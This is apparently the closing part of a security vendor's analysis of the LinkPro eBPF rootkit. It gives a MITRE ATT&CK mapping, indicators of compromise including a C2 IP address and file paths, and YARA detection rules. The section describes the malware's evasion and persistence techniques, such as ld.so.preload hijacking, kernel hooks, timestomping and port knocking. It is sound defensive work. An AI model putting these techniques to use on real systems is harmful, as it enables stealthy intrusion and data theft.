No formal attribution to a threat actor could be established, but the objectives of the attack appear to be financial. In conclusion, LinkPro is a concrete example of malware that uses eBPF in an adaptive manner. The combination of kernel *hooks*, a user-space fallback mechanism (`ld.so.preload`), and distinct communication modes demonstrates a design specifically conceived to adapt to different system configurations and evade detection.

YARA rules created during this analysis are maintained in [synacktiv-rules](#) Github repository.

Mapping MITRE ATT&CK — LinkPro

Tactic	Technique (ID)	Description of Use by LinkPro
Execution	**Command and Scripting Interpreter: Unix Shell (T1059.004)**	LinkPro executes commands via `/bin/sh -c` (`shell` command) and provides a full interactive shell with `/bin/bash` (`terminal_create` command).
Persistence	**Create or Modify System Process: Systemd Service (T1543.002)**	Creates a systemd unit file (`/etc/systemd/system/systemd-resolveld.service`) to execute on startup.
Persistence	**Hijack Execution Flow: Dynamic Linker Hijacking (T1574.006)**	Uses `/etc/ld.so.preload` as an alternative/fallback concealment mechanism.
Defense Evasion	**Masquerading: Match Legitimate Name or Location (T1036.005)**	The malware masquerades as `systemd-resolved` by using the filenames `/usr/lib/.system/.tmp~data.resolveld` and `systemd-resolveld.service` .
Defense Evasion	**Indicator Removal: Timestomp (T1070.006)**	LinkPro modifies the timestamps of its persistence files to match a legitimate system file (e.g., `/etc/passwd`).
Defense Evasion	**Rootkit (T1014)**	Uses eBPF hooks on `getdents` and `sys_bpf` to hide its artifacts at the kernel level.
Defense Evasion	**Obfuscated Files or Information (T1027)**	Data exfiltrated via `download_manage` is Base64-encoded. C2 traffic is XOR-encrypted.
Defense Evasion	**Impair Defenses: Modify System Firewall (T1562.007)**	The XDP program bypasses local firewall filters by processing packets before the main network stack.
Command and Control	**Application Layer Protocol (T1071)**	Uses HTTP and DNS (via DNS Tunneling **T1071.004**) for its C2 communications, in addition to raw TCP/UDP.
Command and Control	**Traffic Signaling: Port Knocking (T1205.002)**	The "magic packet" concept (TCP SYN with a window of 54321) is a form of traffic signaling to activate the passive C2.
Command and Control	**Proxy: External Proxy (T1090.002)**	The `reverse_connect` command sets up a SOCKS5 proxy tunnel to relay traffic, serving as a pivot.
Command and Control	**Ingress Tool Transfer (T1105)**	The `upload_file` command allows the operator to download additional tools to the compromised host via HTTP.
Exfiltration	**Exfiltration Over C2 Channel (T1041)**	The `download_manage` command uses the C2 channel to exfiltrate files. The technique of splitting into chunks and Base64 encoding is specific to its implementation.

Tactic	Technique (ID)	Description of Use by LinkPro
Collection	**File and Directory Discovery (T1083)**	The `file_manage` command and its subcommands (`list_files` , `get_current_dir`) are used to explore the victim's filesystem.

Indicators of Compromise (IOCs) Table — LinkPro

IOC Type	Indicator	Description
Network	`/api/client/file/download?path=...`	URL used by the `upload_file` command to download tools to the compromised host.
Network	`/reverse/handshake` ; `/reverse/heartbeat` ; `/reverse/operation`	URLs used by LinkPro in `reverse` mode to receive commands from the operator.
Network	`18.199.101.111`	Destination IP address of the LinkPro sample (`forward` mode).
File	`/etc/systemd/system/systemd-resolveld.service`	Malicious service file masquerading as the legitimate `systemd-resolved` service (note the final "d").
File	`/root/.tmp~data.ok`	Location and name of the LinkPro binary, mimicking a system file.
File	`/usr/lib/.system/.tmp~data.resolveld`	Location and name of the LinkPro binary, mimicking a system file.
File	`/etc/libld.so`	Uses `/etc/ld.so.preload` as a concealment mechanism by modifying `/etc/ld.so.preload` .
Host	`systemd-resolveld`	The malicious service name is designed to be confused with the legitimate `systemd-resolved` service.
Host	`conf_map`	eBPF map used by LinkPro's Knock module containing the internal port.
Host	`knock_map`	eBPF map used by LinkPro's Knock module containing the authorized IP addresses.

IOC Type	Indicator	Description
Host	`main_ebpf_progs`	eBPF map used by LinkPro's Hide module containing the eBPF programs to be hidden.
Host	`pids_to_hide_map`	eBPF map used by LinkPro's Hide module containing the PIDs of the processes to be hidden.

YARA rules

```
 import "elf"

rule MAL_LinkPro_ELF_Rootkit_Golang_Oct25 {
  meta:
    description = "Detects LinkPro rootkit"
    author = "CSIRT Synacktiv, Théo Letailleur"
    date = "2025-10-13"
    reference = "https://www.synacktiv.com/en/publications/linkpro-ebpf-rootkit-analysis"
    hash = "1368f3a8a8254feea14af7dc928af6847cab8fcceec4f21e0166843a75e81964"
    hash = "d5b2202b7308b25bda8e106552dafb8b6e739ca62287ee33ec77abe4016e698b"
  strings:
    $linkp_mod = "link-pro/link-client" fullword ascii
    $linkp_embed_libld = "resources/libld.so" fullword ascii
    $linkp_embed_lkm = "resources/arp_diag.ko" fullword ascii
    $linkp_ebpf_hide = "hidePrograms" fullword ascii
    $linkp_ebpf_knock = "knock_prog" fullword ascii

    $go_pty = "creack/pty" fullword ascii
    $go_socks = "resocks" fullword ascii

  condition:
    uint32(0) == 0x464c457f and filesize > 5MB and elf.type == elf.ET_EXEC
    and 2 of ($linkp*)
    and 1 of ($go*)
}
```

```
 import "elf"

rule MAL_LinkPro_Hide_ELF_BPF_Oct25 {
  meta:
    description = "Detects LinkPro Hide eBPF module"
    author = "CSIRT Synacktiv, Théo Letailleur"
```

```
    date = "2025-10-13"
    reference = "https://www.synacktiv.com/en/publications/linkpro-ebpf-rootkit-analysis"
    hash = "b8c8f9888a8764df73442ea78393fe12464e160d840c0e7e573f5d9ea226e164"
  strings:
    $hook_getdents = "/syscalls/sys_enter_getdents" fullword ascii
    $hook_getdentsret = "/syscalls/sys_exit_getdents" fullword ascii
    $hook_bpf = "/syscalls/sys_enter_bpf" fullword ascii
    $hook_bpfret = "sys_bpf" fullword ascii
    $str1 = "BPF cmd: %d, start_id: %u" fullword ascii
    $str2 = "HIDING NEXT_ID: %u" fullword ascii
    $str3 = ".tmp~data" fullword ascii

  condition:
    uint32(0) == 0x464c457f and uint16(0x12) == 0x00f7 // BPF Machine
    and elf.type == elf.ET_REL
    and 2 of ($hook*)
    and 1 of ($str*)
}
```

```
 import "elf"

rule MAL_LinkPro_Knock_ELF_BPF_Oct25 {
  meta:
    description = "Detects LinkPro Knock eBPF module"
    author = "CSIRT Synacktiv, Théo Letailleur"
    date = "2025-10-13"
    reference = "https://www.synacktiv.com/en/publications/linkpro-ebpf-rootkit-analysis"
    hash = "364c680f0cab651bb119aa1cd82fefda9384853b1e8f467bcad91c9bdef097d3"
  strings:
    $hook_xdp = "xdp_ingress" fullword ascii
    $hook_tc_egress = "tc_egress" fullword ascii
    $str1 = "[DBG-XDP]" fullword ascii
    $str2 = "[DBG-9999]" fullword ascii
    $str3 = "[TC-MISS]" fullword ascii
    $str4 = "[TC] REWRITE_BACK" fullword ascii
  condition:
    uint32(0) == 0x464c457f and uint16(0x12) == 0x00f7 // BPF Machine
    and elf.type == elf.ET_REL
    and 1 of ($hook*)
    and 2 of ($str*)
}
```

```
 import "elf"

rule MAL_LinkPro_LdPreload_ELF_SO_Oct25 {
```

```
  meta:
    description = "Detects LinkPro ld preload module"
    author = "CSIRT Synacktiv, Théo Letailleur"
    date = "2025-10-13"
    reference = "https://www.synacktiv.com/en/publications/linkpro-ebpf-rootkit-analysis"
    hash = "b11a1aa2809708101b0e2067bd40549fac4880522f7086eb15b71bfb322ff5e7"
  strings:
    $hook_getdents = "getdents" fullword ascii
    $hook_open = "open" fullword ascii
    $hook_readdir = "readdir" fullword ascii
    $hook_kill = "kill" fullword ascii
    $linkpro = ".tmp~data" fullword ascii
    $file_net = "/proc/net" fullword ascii
    $file_persist = ".system" fullword ascii
    $file_cron = "sshids" fullword ascii
  condition:
    uint32(0) == 0x464c457f and filesize < 500KB and elf.type == elf.ET_DYN
    and $linkpro
    and 2 of ($hook*)
    and 2 of ($file*)
}
```

```
 import "elf"

rule MAL_LinkPro_arpdiag_ELF_KO_Oct25 {
  meta:
    description = "Detects LinkPro LKM module"
    author = "CSIRT Synacktiv, Théo Letailleur"
    date = "2025-10-13"
    reference = "https://www.synacktiv.com/en/publications/linkpro-ebpf-rootkit-analysis"
    hash = "9fc55dd37ec38990bb27ea2bc18dff0bb2d16ad7aa562ab35a6b63453c397075"
  strings:
    $hook_udp6 = "hook_udp6_seq_show" fullword ascii
    $hook_udp4 = "hook_udp4_seq_show" fullword ascii
    $hook_tcp6 = "hook_tcp6_seq_show" fullword ascii
    $hook_tcp4 = "hook_tcp4_seq_show" fullword ascii
    $ftrace = "ftrace_thunk" fullword ascii
    $hide_entry = "hide_port_init" fullword ascii
    $hide_exit = "hide_port_exit" fullword ascii
  condition:
    uint32(0) == 0x464c457f and filesize < 2MB and elf.type == elf.ET_REL
    and $ftrace
    and 2 of ($hook*)
    and 1 of ($hide*)
}
```

```
 import "elf"

rule MAL_vGet_ELF_Downloader_Rust_Oct25 {
  meta:
    description = "Detects vGet Downloader, observed to load vShell"
    author = "CSIRT Synacktiv, Théo Letailleur"
    date = "2025-10-13"
    reference = "https://www.synacktiv.com/en/publications/linkpro-ebpf-rootkit-analysis"
    hash = "0da5a7d302ca5bc15341f9350a130ce46e18b7f06ca0ecf4a1c37b4029667dbb"
    hash = "caa4e64ff25466e482192d4b437bd397159e4c7e22990751d2a4fc18a6d95ee2"
  strings:
    $hc_rust = "RUST_BACKTRACE"  fullword ascii
    $hc_symlink = "/tmp/.del"  fullword ascii
    $hc_proxy = "Proxy-Authorization:"  fullword ascii
    $lc_crypto_chacha = "expand 32-byte k"  fullword ascii
    $lc_pdfuser = "cosmanking"  fullword ascii
    $lc_local = "127.0.0.1" fullword ascii
  condition:
    uint32(0) == 0x464c457f and filesize > 500KB and filesize < 3MB
    and elf.type == elf.ET_DYN
    and all of ($hc*)
    and 1 of ($lc*)
}
```

Source: https://www.synacktiv.com/en/publications/linkpro-ebpf-rootkit-analysis